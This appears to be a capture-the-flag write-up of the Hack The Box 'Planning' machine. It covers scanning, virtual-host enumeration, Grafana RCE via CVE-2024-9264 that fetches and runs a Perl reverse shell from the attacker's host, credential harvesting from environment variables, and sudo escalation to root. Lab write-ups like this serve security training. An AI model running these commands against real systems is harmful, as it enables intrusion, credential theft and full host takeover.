



By Hackwell

- Run rustscan on the target IP and these are the results.

The Modern Day Port Scanner.

: <https://github.com/RustScan/RustScan> :

You miss 100% of the ports you don't scan. - RustScan

```
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
```

[.] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.11.68:22

Open 10.10.11.68:80

- _____


- http requires DNS to be setup "planning.htb"

```
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://planning.htb/
```


- So we will setup it up in /etc/hosts.

```
(kali@kali) - [~/Hacking/HTB/machines/planning]
└─# echo "10.10.11.68 planning.htb" >> /etc/hosts
```

When the site is loaded, this is what we see.



- I scanned for subdomains using gobuster with a tack of vhost
- And these were the results.



```
(kali@kali) - [~/Hacking/HTB/machines/planning]
└─$ sudo gobuster vhost -u http://planning.htb -w /usr/share/wordlists/seclists/Discovery/DNS/combined_subdomains.txt --append-domain -t 50
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://planning.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/DNS/combined_subdomains.txt
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
[+] Append Domain: true
```

[+] Exclude Hostname Length: false

Starting gobuster in VHOST enumeration mode


```
#www.planning.htb Status: 400 [Size: 166]
#smtp.planning.htb Status: 400 [Size: 166]
#pop3.planning.htb Status: 400 [Size: 166]
#mail.planning.htb Status: 400 [Size: 166]
grafana.planning.htb Status: 302 [Size: 29] [→ /login]
```

- Adding grafana.planning.htb to /etc/hosts file

```
OPENVPN x FFUF x kali@kali: ~/Desktop/Hacking/HTB/machines/planning x
GNU nano 8.6 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.68 grafana.planning.htb
10.10.11.68 planning.htb
```

- Grafana
- when loaded, we are asked for creds. But in the challenge description, we were given a username and password. admin / OD5oT70Fq13EvB5r



Exploitation:

- Found the version for grafana and searched for it and found that it's vulnerable to RCE.
- **CVE-2024-9264**
- Got a PoC for the CVE and managed to list users for the box in kali.
- Downloaded the exploit from: <https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit>

```
(kali@kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p OD5oT70Fq13EvB5r -f /etc/passwd http://grafana.planning.htb
```

```
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
```

- I setup the python server on my attacker machine to be able to download the script in the victim machine
- I downloaded a reverse shell from pentestmonkey github

```
(kali㉿kali)-[~/Downloads/perl-reverse-shell-1.0]
└─$ ls
CHANGELOG COPYING.GPL COPYING.PERL-REVERSE-SHELL perl-reverse-shell.pl

(kali㉿kali)-[~/Downloads/perl-reverse-shell-1.0]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
10.10.11.68 - - [03/Sep/2025 10:06:17] "GET /perl-reverse-shell.pl HTTP/1.1" 200 -
```

Initial Access:

- I downloaded the reverse shell script to the victim machine

```
(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "wget http://10.10.14.108:9090/perl-reverse-shell.pl" http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: wget http://10.10.14.108:9090/perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('wget http://10.10.14.108:9090/perl-reverse-shell.pl >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
```

```
--2025-09-03 13:53:06-- http://10.10.14.108:9090/perl-reverse-shell.pl
Connecting to 10.10.14.108:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3715 (3.6K) [text/x-perl]
Saving to: 'perl-reverse-shell.pl'

OK ... 100% 237M=0s

2025-09-03 13:53:07 (237 MB/s) - 'perl-reverse-shell.pl' saved [3715/3715]
```

- Run <ls> and it was on the victim machine.

```
(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "ls" http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: ls
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('ls >/tmp/grafana_cmd_o
utput 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
LICENSE
LinEnum.sh
bin
conf
linpeas.sh
perl-reverse-shell.pl
public
```

- Adding excution permissions to the file.

```
(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "chmod +x perl-reverse-shell.pl" http://
grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: chmod +x perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('chmod +x perl-reverse-s
hell.pl
>/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
```

- Setting up netcat listener on the attackers machine.

```
(root㉿kali)-[/home/.../Hacking/HTB/machines/planning]
└─# nc -nlvp 8888
listening on [any] 8888 ...
```

- Running the script on the victim's machine and getting the shell on the attackers machine


```
(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "perl perl-reverse-shell.pl" http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: perl perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('perl perl-reverse-shell.pl
>/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
Content-Length: 0
Connection: close
Content-Type: text/html

Use of uninitialized value in socket at perl-reverse-shell.pl line 89.
Content-Length: 43
Connection: close
Content-Type: text/html

Sent reverse shell to 10.10.14.108:8888<p>
```

```
(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$
```

```
(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "perl perl-reverse-shell.pl" http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: perl perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('perl perl-reverse-shell.pl
>/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
Content-Length: 0
Connection: close
Content-Type: text/html

Use of uninitialized value in socket at perl-reverse-shell.pl line 89.
Content-Length: 43
Connection: close
Content-Type: text/html

Sent reverse shell to 10.10.14.108:8888<p>
```

- Successful Reverse shell on the attacker's machine.

```
(root㉿kali)-[/home/.../Hacking/HTB/machines/planning]
└─# nc -nlvp 8888
listening on [any] 8888 ...
ls
id
whomai
whoami
connect to [10.10.14.108] from (UNKNOWN) [10.10.11.68] 45248
14:08:01 up 5 min, 0 users, load average: 0.04, 0.12, 0.07
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
Linux 7ce659d667d7 6.8.0-59-generic #61-Ubuntu SMP PREEMPT_DYNAMIC Fri Apr 11 23:16:11 UTC 2025 x8
6_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# bin
boot
dev
```

```
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
# uid=0(root) gid=0(root) groups=0(root)
# /usr/sbin/apache: 3: whomei: not found
# root
#
```

Privilege Escalation:

- I wasted so much time trying to get the user's flag from user grafana.
- But because there was Linpeas at the start, I excuted it.
- When I ran Linpeas on the machine I discovered some interesting creds for the grafana admin user (enzo)

```
===== Environment
└─ Any private information inside environment variables?
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
SHLVL=0
AWS_AUTH_EXTERNAL_ID=
HOME=/usr/share/grafana
OLDPWD=/usr/share
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/
```

```

Environment
Any private information inside environment variables?
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
SHLVL=0
AWS_AUTH_EXTERNAL_ID=
HOME=/usr/share/grafana
OLDPWD=/usr/share
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana
HISTFILE=/dev/null

```

- Managed to login with enzo's credentials through ssh. And found the user flag.

```

Last login: Thu Sep 4 08:51:54 2025 from 10.10.14.108
enzo@planning:~$ la
.bash_history .bash_logout .bashrc .cache .profile .ssh user.txt
enzo@planning:~$ cat user.txt
81bf191bbd5fb99e79811adf5a04317f
enzo@planning:~$

```

Lateral Movement:

- I executed `sudo -l` to find out the commands that user enzo can run with sudo. And interestingly, it was everything.
- So, I switched the user and cat the root flag (`root.txt`) which was in the root directory.

```

enzo@planning:~$ sudo -l
Matching Defaults entries for enzo on planning:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User enzo may run the following commands on planning:
  (ALL) NOPASSWD: ALL
enzo@planning:~$
enzo@planning:~$ sudo su
root@planning:/home/enzo# ls
user.txt
root@planning:/home/enzo# ls /root
root.txt  scripts
root@planning:/home/enzo# cat /root.txt
cat: /root.txt: No such file or directory
root@planning:/home/enzo# cat /root/root.txt
ac409d9615f0a65f9fee88bbd7000e59
root@planning:/home/enzo#

```



```
enzo@planning:~$ sudo -l
Matching Defaults entries for enzo on planning:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User enzo may run the following commands on planning:
    (ALL) NOPASSWD: ALL
enzo@planning:~$
enzo@planning:~$ sudo su
root@planning:/home/enzo# ls
user.txt
root@planning:/home/enzo# ls /root
root.txt  scripts
root@planning:/home/enzo# cat /root.txt
cat: /root.txt: No such file or directory
root@planning:/home/enzo# cat /root/root.txt
ac409d9615f0a65f9fee88bbd7000e59
root@planning:/home/enzo# █
```

I submitted the root's flag and that was the end of planning machine on HTB 🍅

Resources:

- <https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit>
- <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>
- <https://github.com/danielmiessler/SecLists>
- <https://pentestmonkey.net/tools/web-shells/perl-reverse-shell>